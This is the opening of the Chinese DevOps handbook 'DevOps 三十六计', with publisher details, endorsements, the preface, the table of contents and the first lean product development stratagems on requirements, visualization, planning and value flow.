

版权相关注意事项：

- 1、书籍版权归著者和出版社所有
- 2、本PDF来自于各个广泛的信息平台，经过整理而成
- 3、本PDF仅限用于非商业用途或者个人交流研究学习使用
- 4、本PDF获得者不得在互联网上以任何目的进行传播
- 5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
- 6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
- 7、请于下载PDF后24小时内研究使用并删掉本PDF

DevOps



三十六计

DevOps 时代社区

高效运维社区

著



DevOps

三十六计

DevOps 时代社区 高效运维社区 著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

新型的 DevOps 涵盖了从需求提出到软件发布的整个软件生命周期，是产品设计、项目管理、开发、测试和运维提升的必由之路，国内大型互联网企业已经做了很多探索，并将相关技能规范化、文档化、工具化、自动化甚至智能化。遗憾的是，这些宝贵经验往往仅在团队或公司内部分享，很多中小公司还在重复走着大公司走过的弯路。

为了促进先进经验在整个行业内分享和传播，DevOps 时代社区和高效运维社区邀请了 40 位业界大咖，从精益、敏捷、开发、测试、运维、架构、安全等各个方面分享他们在 Top 互联网公司及领先的传统企业工作多年的智慧和经验结晶。本书共有 36 篇文章，1349 条计策，其中很多计策都是在经历了刻骨铭心的事故后总结出来的，精选的 115 个案例则是对相关计策的解读。

本书旨在总结经验、交流分享，让国内互联网及传统企业缩短成长路径、避免无谓的反复踩坑，让技术人员更好地聚焦于业务目标和业务产出。

本书主编为萧田国和梁定安，欢迎提出宝贵意见和建议。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

DevOps 三十六计 / DevOps 时代社区，高效运维社区著. —北京：电子工业出版社，2018.4

ISBN 978-7-121-32857-2

I . ① D… II . ① D… ②高… III . ①软件工程 IV . ① TP311.5

中国版本图书馆 CIP 数据核字（2017）第 244178 号

策划编辑：张春雨 王中英

责任编辑：张春雨

印 刷：三河市双峰印刷装订有限公司

装 订：三河市双峰印刷装订有限公司

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

开 本：720×1 000 1/16 印张：28 字数：364 千字

版 次：2018 年 4 月第 1 版


印 次：2018 年 4 月第 1 次印刷

定 价：79.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：（010）51260888-819，faq@phei.com.cn。



编审委员会

| 主编 |

萧田国 梁定安

| 副主编 |


董 伟 景 韵 孙 妍

| 编委 |

何 勉 李智桦 赵 卫 方 炜 申 健 杨晓俊 何英华
张 乐 石雪峰 景 韵 雷 涛 李华强 谭 用 赵舜东
王 磊 陈俊良 郭宏泽 梁定安 汪 珺 徐奇琛 潘晓明
万千一 邓冬瑞 宗 良 项 阳 韩 方 陈靖翔 范伦挺
阿 铭 张永福 高向冉 胥 峰 王津银 涂 彦 闫 林
周小军 周李洋 盖国强 周正中 王 莹

| 审核专家 |

陈靖翔 范 超 范伦挺 盖国强 顾 复 顾 宇 韩 方
韩晓光 李智桦 梁定安 石雪峰 谭 用 唐 成 汪 珺
王 子 萧田国 徐奇琛 闫 林 喻满意 赵 锐 周小军



赞 誉 致 辞

《DevOps 三十六计》凝聚了一大批业内专家多年的实战经验，是一本难得的实战手册，是大家智慧的结晶。


——何宝宏，中国信息通信研究院云计算和大数据所所长

作为中国第一代互联网人，我非常欣喜地看到《DevOps 三十六计》的正式出版发行，从一年多前的小册子，到汇聚了国内精益、敏捷、开发、测试、运维及安全领域大咖专家的著作。36 篇文章，1000 多条计策，其中很多计策都值得我们细细琢磨，相信对相关工作的展开不无裨益。

——吴华鹏，iTech Club（互联网精英俱乐部）理事长

基于技术人的情怀，吴华鹏先生创办了 1024 学院。惊喜于 1024 学院第二届 CTO 班班长萧田国同学组织策划的《DevOps 三十六计》一书，从无到有，从小到大，从粗到精，实乃用心之作，必将成为广大互联网同仁的实用工具书之一。

——佟永跃，1024 学院 CEO



Very little is accomplished without having an actual strategy. This is especially true in DevOps. A cavalier attitude towards DevOps adoption because you think “it just happens” is a sure recipe for failure. *Thirty Six Stratagems of DevOps* is the perfect guide for you to chart your own DevOps strategy and course. It covers all of the basics you need to get started, as well as specific strategies for specific tools and goals. As the first Chinese DevOps book written by Chinese DevOps experts it represents a new source of guidance and wisdom for the entire, world-wide DevOps community. I highly recommend this book to anyone seeking to learn more about DevOps.

——Alan Shimel, DevOps.com 主编

无论是互联网行业还是传统行业，大家都迫切需要不断地缩短 GTM 时间。DevOps 是目前加快从需求到应用上线的最佳途径。DevOps 时代社区和高效运维社区在这方面做了大量的工作，将业内多位专家的一线实践经验凝聚于《DevOps 三十六计》一书，涵盖了产品设计、敏捷开发、微服务设计、持续集成和部署、自动化运维等整个 DevOps 周期的各个环节。他山之石可以攻玉，相信大家可以从本书中学到不少 DevOps 的最佳实践。


——方国伟，平安科技 CTO 兼总架构师

《DevOps 三十六计》涵盖了从需求到发布的整个软件生命周期，总共 1000 多条计策，凝聚了一线互联网公司、通信行业、金融行业中的龙头企业多年来的经验教训，实属难得。

——栗蔚，中国信息通信研究院云计算和大数据所
云计算部副主任（主持工作），云计算开源产业联盟秘书长

V

赞誉
致辞



《DevOps 三十六计》的创作者中有许多我熟悉的名字，他们都是在 DevOps 界摸爬滚打多年的“老司机”，他们分享的三十六计可以说是对多年来走过的路、行过的桥、踩过的坑、跨过的坎的集中总结，其中有很多是要付出巨大的代价后才能感悟到的。相信无论你是 DevOps 新兵还是老将，都能从《DevOps 三十六计》中获得一些感悟。

——刘栖铜，腾讯游戏助理总经理

“山不在高，有仙则名。水不在深，有龙则灵”。《DevOps 三十六计》一书系统地汇集了业界大咖多年的实战成果和经验，堪称 DevOps 发展历史上的大事件。相信本书一定会给从业人员带来启发。


——胡罡，某世界 500 强金融集团信息技术中心
应用运行副总经理，复旦大学 MSE 客座讲师

DevOps 是产品设计、开发、运维提升的必由之路，然而 DevOps 的落地实施仍面临巨大挑战。《DevOps 三十六计》汇聚了众多专家的实践经验和切实感受，它的发布适逢其时，细读之必将受益良多。

——何勉，国内资深精益专家
《精益产品设计：原则、方法与实施》作者

《DevOps 三十六计》是中国互联网技术界的诚意之作，由来自 BATJ 等公司的大咖联袂撰写。作为这本书的总策划者，我深感本书字字珠玑、句句经典，很多计策背后都是血泪灌注的坑。熟读《DevOps 三十六计》，少走几年弯路。

——萧田国，高效运维社区发起人，DevOps 时代社区发起人



社区简介


DevOps 时代社区

DevOps 时代社区是国内第一个真正有组织的 DevOps 领域技术社区，也是国际上最早的 DevOps 标准体系之一“研发运营一体化能力成熟度模型”的主要组织方（该系列标准由云计算开源产业联盟牵头，已正式在工信部立项）。DevOps 时代公众号创办于 2017 年 3 月，在不到一年的时间里，订阅用户数已达 20 000+。DevOps 时代社区正处于急速发展中，成员来自精益、敏捷、开发、测试和运维等领域。

高效运维社区

高效运维社区是国内第一个也是最大的运维领域垂直技术社区，截至 2018 年 2 月，高效运维公众号订阅用户数达到 100 000+，创办两年多以来，文章阅读量累计 6 000 000+ 人次，是国内运维行业升级转型的主力推手。

高效运维社区是国际上第一个 AIOps 标准及白皮书的主要组织方（该标准由云计算开源产业联盟牵头，正在工信部立项中），核心编写专家来自互联网顶级企业 BATJ，以及金融、制造业、物流等众多领域的领头企业。



说明


DevOps 时代社区与高效运维社区同属北京华佑科技有限公司（以下简称华佑科技），由萧田国、刘欣和景韵等于 2016 年创办。华佑科技也是 GOPS 全球运维大会、DevOps 金融峰会（DOIS）和 DevOps China 沙龙的主办方。华佑科技以传播知识、服务千万技术人员、帮助百万企业进行 IT 转型为己任。

GOPS 全球运维大会是国内顶级的运维盛会，也是运维行业的风向标。截至 2018 年 2 月已经举办了 8 届，举办地包括北京、上海、深圳和美国硅谷，参会嘉宾突破 25 000 人次。

GOPS 全球运维大会指导单位是工信部中国信息通信研究院数据中心联盟（DCA），由高效运维社区和开放运维联盟联合主办。第七届 GOPS 全球运维大会在北京举办时，中国工商银行总行信息科技部副总经理张艳率队亲临会场予以指导和支持，对大会组织和《DevOps 三十六计》一书给予了充分肯定。

DOIS，即 DevOps 国际峰会，其指导单位是工信部中国信息通信研究院旗下的云计算开源产业联盟（OSCAR），由 DevOps 时代社区和高效运维社区联合主办，是国内第一个也是目前唯一的 DevOps 盛会，以传播国内外先进理论与实践、促进国内 DevOps 实践与落地为己任，并负责推广 DevOps 标准和认证评估。

加入社区，与天下技术人员俱欢颜。




前 言

DevOps 是 Development（开发）和 Operation（运维）两个单词的组合。DevOps 这个词是 Patrick Debois 于 2009 年创造的。出生于比利时的 Patrick 先生曾经是一名苦闷的 IT 咨询师，饱受开发和运维相互割裂及伤害之苦。2009 年他参加了一个技术大会，在会上听了名为 *10+ Deploys Per Day: Dev and Ops Cooperation at Flickr* 的演讲，深受启发并创造了 DevOps 这个词。从那以后，Patrick 先生身体力行，在全球范围内不遗余力地推广 DevOps，是公认的 DevOps 之父。

2017 年 3 月，在各种机缘巧合之下，我有幸和朋友们一起邀请到 Patrick 先生来北京做深度交流。在深深感动之余，作为一名运维行业的老兵，一名同样饱受运维与开发割裂之苦的老兵，我也更坚定了在国内推广 DevOps 的决心与信心。这正是我和张乐、景韵、石雪峰和雷涛等朋友成立 DevOps 时代社区的初衷。


诚如一位朋友所言，DevOps 发展到今天，早就不是开发和运维之间的简单“暧昧”。目前国际上公认的 DevOps 以自动化为基础，以合作文化为黏合剂，以业务目标为己任，从计划、需求、设计到开发、测试、部署、运维及运营，贯穿于软件的整个生命周期。DevOps 源于技术，但又超出技术。衡量一个企业实施 DevOps 是否成功的标准在于，是否提高了企业的营收、利润及市场占有率。

令人苦恼的是，DevOps 本质上是一组最佳实践，因需而变，就像水



一样，很难固化。这使得 DevOps 的落地十分困难，中小企业，特别是传统行业中的中小企业更是感觉茫茫然无从下手。


基于此，DevOps 时代社区和高效运维社区联合国内外 DevOps 专家发布了 DevOps 道、法、术、器，以融合国外及国内顶尖互联网企业的经验和智慧结晶，并给出指导思想及立体化实施框架，如下图所示。



道，即“快速交付价值，灵活响应变化”，这是指导思想，需要用法、术、器来实现。

法，即“全局打通敏捷开发 & 高效运维”，我们用“研发运营一体化（DevOps）能力成熟度模型”来承载，按照国内的通用说法，能力成熟度模型也是标准的一种，因此也可以称为 DevOps 标准。该标准体系涵盖了过程（敏捷开发、持续交付、技术运营）、应用设计、安全管理及组织结构，已在工信部相关部门正式立项，由云计算开源产业联盟（OSCAR 联盟）和社区牵头，组织相关互联网、金融、电信等领域专家联合撰写，将于 2018 年完成征求意见稿，并将进行针对企业 DevOps 能力的试评估。

术，我们用《DevOps 三十六计》来承载，也就是本书。《DevOps 三十六计》可不仅仅只有三十六计，本书共有 36 篇文章，1349 条计策，115 个案例，涵盖精益、敏捷、开发、测试、运维、架构、安全等方面的



内容。本书写作历时一年多,由40名国内大咖联合编写,并进行交叉审核。原本所有的案例都保留在书中,但总篇幅达到了700多页,考虑到定价太高,我们只好忍痛割爱,每篇文章仅保留一个案例,其余案例发布到网站上,并在每篇文章中给出了对应的二维码入口,读者可以很方便地阅读,也可以在那里与作者交流讨论。


可以说《DevOps 三十六计》中的很多计策都是血泪史,都是大厂们用惨痛的代价换来的。本次汇集出版旨在总结经验和交流分享,让国内互联网及传统企业不再重复踩坑,少走一些弯路。本书整体结构见下页思维导图。



本书涉及面广而深,难免计策或内容有纰漏,还请读者们不吝指出。关于本书的相关讨论及修正,请访问高维在线网站(<http://www.gaowei.vip>),我们将邀请给出真知灼见、金玉良言的您,出现在本书再版时的致谢页面,聊表谢意。

萧田国

《DevOps 三十六计》主编

DevOps 时代社区和高效运维社区发起人





目 录

第一章 精益

精益产品开发三十六计 何勉 / 2

总说 / 2

三十六计 / 4

案例：影响地图应用实例 / 8

更多案例

◎ 看板可视化方案设计实例

精益看板三十六计 李智桦 / 13

总说 / 13

三十六计 / 14

案例：看板的系统思维 / 16

更多案例

◎ 运用看板引导会议的进行

第二章 敏捷

大规模敏捷三十六计 赵卫 / 24

总说 / 24

三十六计 / 27

案例：大规模敏捷变革管理 / 31

更多案例

◎ 大规模敏捷组织结构

◎ 敏捷需求

◎ 敏捷架构

◎ 大规模敏捷运作

敏捷 Scrum 三十六计 方炜 / 申健 / 38

总说 / 38

三十六计 / 40

案例：采用 Scrum of Scrum 方式提升多团队间的协作 / 47

更多案例

◎ 关注专注力培养仪式感，提升 Scrum 活动的效果

◎ 采用“观察—导向—决定—行动”方式持续解决问题，
打造优秀的 Scrum 团队

敏捷项目管理三十六计 杨晓俊 / 52

总说 / 52

三十六计 / 54

案例：现场客户 / 57

更多案例

◎ 需求评估点

◎ 站立晨会

Jira 三十六计 何英华 / 61

总说 / 61

三十六计 / 64

案例：Jira 对敏捷和精益的落地支撑 / 69

更多案例

◎ 测试管理利器：Zephyr 插件

第三章 持续交付

持续交付三十六计 张乐 / 石雪峰 / 77

总说 / 77

三十六计 / 79

案例：大型复杂产品的持续交付 / 83

更多案例

◎ Facebook 的分支策略演进助力持续交付

◎ Preflight 持续集成为质量保驾护航

◎ 大型团队推广持续集成

Git 应用三十六计 石雪峰 / 91

总说 / 91

三十六计 / 95

案例：多重体系保证版本控制系统的安全和高可用 / 99

更多案例

◎ 分支间快速差异对比和代码合并

◎ 保留历史记录，进行版本控制库拆分

Jenkins 三十六计 景韵 / 雷涛 / 李华强 / 104

总说 / 104

三十六计 / 106

案例：企业级 Jenkins 之构建环境标准化、

集群化、弹性化 / 109

更多案例

- ◎ 企业级 Jenkins 之插件推荐列表
- ◎ 企业级 Jenkins 之数据备份方案
- ◎ 企业级 Jenkins 之精细化权限管理
- ◎ 企业级 Jenkins 之精准化通知
- ◎ 乐视 EUI 持续集成案例

Docker 应用三十六计 谭用 / 114

总说 / 114

三十六计 / 116

案例：优雅地停止容器 / 119

更多案例

- ◎ 给镜像瘦身
- ◎ 管好 2375 端口

SaltStack 运维三十六计 赵舜东 / 123

总说 / 123

三十六计 / 126

案例：SaltStack 灵活的目标选择方式 / 130

更多案例

- ◎ YAML 编写技巧三板斧
- ◎ 使用 salt-cloud 进行混合云管理

第四章 开发架构与运维开发

微服务架构三十六计 王磊 / 陈俊良 / 139

总说 / 139

三十六计 / 141

案例：微服务不只是拆拆拆 / 145

更多案例

◎ 微服务的轻量级测试

◎ 微服务创业的快与慢

Python 开发技巧三十六计 郭宏泽 / 152

总说 / 152

三十六计 / 154

案例：开发一个简单的监控平台 / 156

更多案例

◎ 如何选择 Python 版本

◎ 自己动手实现运维平台

第五章 监控与质量测试技术

容量管理三十六计 梁定安 / 163

总说 / 163

三十六计 / 165

案例：容量木桶原理的应用 / 167

更多案例

◎ 架构前进一小步，容量提升一大步

◎ 结合“容量考核”合理使用运营成本

自动化测试三十六计 汪珺 / 171

总说 / 171

三十六计 / 176

案例：批量执行自动化测试的策略改进 / 179

更多案例

- ◎ 自动化测试思维的变化
- ◎ 无法适应变更的“死”自动化测试脚本

测试方法三十六计 徐奇琛 / 潘晓明 / 万千一 / 183

总说 / 183

三十六计 / 185

案例：统一化持续集成、持续交付，收归风险提升效率 / 190

更多案例

- ◎ 未覆盖最终版本带来的巨大风险
- ◎ 用 JMeter 构建可靠廉价的压力测试方案
- ◎ 利用 MAT 分析定位 Android 内存泄漏问题
- ◎ UI 式样检测工具让测试人员拥有火眼金睛
- ◎ 运营活动监控系统为线上运营活动提供有力保障

第六章 安全技术

业务安全运维三十六计 邓冬瑞 / 196

总说 / 196

三十六计 / 199

案例：技术不是万能的，但是离开技术是万万不能的 / 201

更多案例

- ◎ 提高运营效率，快速响应，各司其职
- ◎ 要及时检视策略并做出相应调整，否则会殃及正常用户

安全测试三十六计 宗良 / 项阳 / 205

总说 / 205

三十六计 / 208

案例：有目的有计划的事前信息采集可以让安全
测试事半功倍 / 211

更多案例

◎ 没有考虑安全的设计就是没有防盗门的金库

◎ 仅仅发现问题，那是管杀不管埋

安全运维三十六计 韩方 / 216

总说 / 216

三十六计 / 217

案例：定期备份日志，还原入侵事件真相 / 221

更多案例

◎ 用多种认证手段提升安全防护等级

◎ 危险的匿名登录默认配置

第七章 大数据技术

数据质量三十六计 陈靖翔 / 226

总说 / 226

三十六计 / 229

案例：规范的企业主数据管理是数据质量的基石 / 233

更多案例

◎ 糟糕的数据处理架构会让数据异常处理付出更大的代价

◎ 精准的质量监控阈值会让运维工作更高效

大数据运维三十六计 范伦挺 / 236

总说 / 236

三十六计 / 238

案例：数据驱动精细化运维 / 241

更多案例

- ◎ 欲速则不达——直接删除惹的祸
- ◎ 数据驱动智能运维
- ◎ 离线作业监控平台的应用

第八章 日常运维

日常运维三十六计 梁定安 / 246

总说 / 246

三十六计 / 248

案例：从源头优化运维工作 / 250

更多案例

- ◎ 演习，为容灾策略保鲜
- ◎ 重点关注与保障不可逆操作的质量

Linux shell 三十六计 阿铭 / 254

总说 / 254

三十六计 / 255

案例：根据网卡名字输出对应的 IP 地址 / 259

更多案例

- ◎ 自动封 / 解封 IP
- ◎ 监控 httpd 进程
- ◎ 备份数据库
- ◎ 监控磁盘使用
- ◎ 构建一个发布系统

网络运维三十六计 张永福 / 265

总说 / 265

三十六计 / 267

案例：利用自动化运维工具提升工作效率 / 270

更多案例

◎ 在网络排障中锻炼“抽丝剥茧”的能力

◎ 网络运维过程中团队合作的重要性

分布式存储运维三十六计 高向冉 / 275

总说 / 275

三十六计 / 277

案例：不及时回收删除的文件引发的成本问题 / 280

更多案例

◎ 微信存储应对节假日大规模突发事件

◎ 定期进行单点剔除演习的重要性

◎ 现网一定要干干净净

第九章 自动化运维

自动化运维三十六计 胥峰 / 285

总说 / 285

三十六计 / 286

案例：建设自动化运维体系 / 289

CMDB 三十六计 王津银 / 303

总说 / 303

三十六计 / 306

案例：应用 CMDB 支撑更多的核心场景 / 309

更多案例

◎ 每个成功的 CMDB 都离不开全员参与

◎ 面向新 IT 的 CMDB 模型管理新思路

第十章 运维管理

运维管理三十六计 涂彦 / 315

总说 / 315

三十六计 / 317

案例：运筹帷幄，解密远程管理 / 321

更多案例

◎ 运维管理者如何与年轻员工打成一片

◎ 用互联网产品思维管理远程团队

轻量 ITSM 三十六计 闫林 / 328

总说 / 328

三十六计 / 332

案例：某大型银行大面积业务中断故障 / 338

更多案例

◎ 从 5 万个网站宕机谈起

◎ 从 2008 年北京奥运售票系统的崩溃谈起

第十一章 数据库运维

互联网数据库运维三十六计 周小军 / 341

总说 / 341

三十六计 / 342

案例：优化热记录与肥胖记录 / 344

更多案例

◎ 未经测试的数据搬迁工具引发的故障

◎ 节假日前的数据库容量规划

MongoDB 运维三十六计 周李洋 / 349

总说 / 349

三十六计 / 351

案例：MongoDB 执行计划分析——知其所以然 / 355

更多案例

◎ 由于滥用 Schema less 导致的运营事故——

Schema less 而非 Schema free

◎ 提前排兵布阵，减少阵型调整带来的损耗——

Sharding 架构下预分片

Oracle 运维三十六计 盖国强 / 361

总说 / 361

三十六计 / 363

案例：禁止远程 DDL 和业务时间的 DDL 操作 / 368

更多案例

◎ 有效的备份重于一切

◎ 测试和生产环境隔离

PostgreSQL 运维三十六计 周正中 / 375

总说 / 375

三十六计 / 377

案例：菜鸟末端轨迹项目中的面面判断 / 381

更多案例

◎ 共享充电宝实时经营分析系统的后台数据库设计

第十二章 数据中心运维

CDN 运维三十六计 高向冉 / 396

总说 / 396

三十六计 / 398

案例：应对 CDN 各层级网络问题 / 400

更多案例

◎ NBA 直播总决赛突发场景应对

◎ 机房网络异常下的快速处理机制

数据中心运维节能三十六计 闫林 / 405

总说 / 405

三十六计 / 407

案例：某 IT 企业高能耗大型数据中心的分析与改善 / 411

更多案例

◎ 某石化企业高能耗大型数据中心的分析与改善

◎ 某互联网公司大型数据中心的节能环保措施

IDC 运维三十六计 王莹 / 414

总说 / 414

三十六计 / 415

案例：inode 引发的业务中断 / 418

更多案例

◎ SAN 存储故障

◎ SAN 架构调整

致谢 / 423

第一章 精益

任何开发方法的有效性，最终都要以价值交付和业务成果为检验标准。精益产品开发作为一个方法体系，其基本目标是“顺畅且高质量地交付有用的价值”，这与 DevOps 的目标是不谋而合的。精益是 DevOps 最重要的支撑思想。理解精益思想，掌握相关实践，将极大助力 DevOps 的有效实施。

本章将带你了解精益思想和实践的精髓。其中，“精益产品开发三十六计”将介绍精益产品开发的总体框架，分别从产品创新和探索、精益需求、交付过程管理、质量管理以及组织变革等方面给出有用的建议；“精益看板三十六计”则聚焦精益看板实践，给出更具体的指导。我们将看到这些实践与 DevOps 的理念是高度契合的，它们是 DevOps 落地实施的重要保障。



精益产品开发三十六计


总说

精益思想源自生产制造领域，得益于丰田从 20 世纪 50 年代起的系统实践，精益生产早已形成完备的实践体系，不过“精益”在产品开发特别是软件开发中的应用要晚很多。但这几年，在产品开发中“精益”已经成为了热点，凡是提到敏捷的时候，大多也会提到精益。面对不断提升的价值交付和创新要求，“精益产品开发”实践体系正在迅速成型和完善。


相对生产制造产品开发，软件产品开发有着不同的特点：第一，价值的不确定性，每次产品开发都是一个全新的价值创造过程，包含对价值的探索和验证；第二，过程的不确定性，我们不可能依赖一个不可变的过程创造出全新的价值。

价值的不确定性，决定了在产品开发中进行“价值定义”的过程应该是一个持续探索的过程，因此才有了精益创业、精益数据分析、精益客户开发等实践体系；过程的不确定性，决定了其对价值流动的管理和改进方法的不同。所以，产品开发中的看板方法与生产制造中的看板方法会十分不同，与之配套的规划、流动管理、队列管理和反馈改进体系也都不同。

基于自身的特点，精益产品开发需要自己的实践体系。在《精益产品开发：原则、方法与实施》一书中，我把它总结为下图所示的精益产品开发屋。它被分成了目标、支柱（原则）和实践三个层次，其中实践层面又分成管理实践和工程实践两个部分。



精益思想的目标是消除浪费和使价值交付最大化（如下图所示），其中价值交付才是最终的目标。对应产品开发，就是要有效地组织产品开发过程，从而顺畅、高质量地交付真正的用户价值。价值是精益产品开发实践的核心，这其中包含两个重要的方面。



第一个方面是关于价值交付过程的，保障价值交付的顺畅和高质量。精益看板方法是这方面实践的代表，同时精益需求分析和管理实践也不可或缺；第二个方面是关于价值本身的，保证交付有用的价值，也就是

解决用户的真实问题，并带来业务的成功。发现真正的价值通常是一个探索的过程，精益创业是这方面实践的代表，同时也离不开精益数据分析和精益产品设计等实践。

精益产品开发三十六计将基于以上两个方面，分成 9 组，每组 4 计，为精益产品开发的实施提供可操作的指导。精益产品开发三十六计也是在实际层面对《精益产品开发：原则、方法与实施》一书内容的提炼和总结。

三十六计

需求和需求管理

第一计 寻求在问题域将需求拆分成可流动和交付的子需求，避免过早
在实现域拆分任务。

第二计 系统地组织拆分后的需求。用户故事地图是组织和规划需求的好工具。

第三计 将需求输入开发前要做到以终为始，开发、测试、业务人员一起明确需求的验收标准。

第四计 建立从目标到需求的有效映射。影响地图是沟通业务目标和产品需求的有效工具。

开发和交付过程的可视化

第五计 从用户问题开始到交付解决方案结束，实现端到端的可视化价值交付过程。

第六计 可视化价值流动而非任务，以促进团队协作，并系统地改进价

值交付过程。

第七计 可视化问题和瓶颈，以便及时发现和解决问题，促进价值顺畅流动。

第八计 在可视化的基础上，显式化流程规则，并形成一致理解、共同承诺和改进基线。

产品开发和交付计划

第九计 制订更频繁的计划（就绪队列填充），对外提高敏捷响应能力。

第十计 在进行需求填充时处理业务、关联和技术风险，保证交付过程的顺畅。

第十一计 以高频度的计划和稳定的交付为基础，基于事实的交付能力而非任务估算来做出承诺。

第十二计 注重业务成果，而非功能输出，以业务成果驱动计划进行的过程。

促进价值流动

第十三计 暂缓开始，避免盲目开始更多的需求的开发，形成积压。聚焦需求的完成，促进问题解决和价值交付。

第十四计 控制在制品，减少同一时刻并行开发需求的数量，以加速价值交付，并暴露瓶颈和问题。

第十五计 避免在一个迭代内，同时进行需求的开始、集中测试、集中完成的小瀑布模式。

第十六计 以价值流动而非个人的任务为线索组织站会，聚焦价值流动过程中的问题和瓶颈，促进价值顺畅流动。

产品的部署和发布

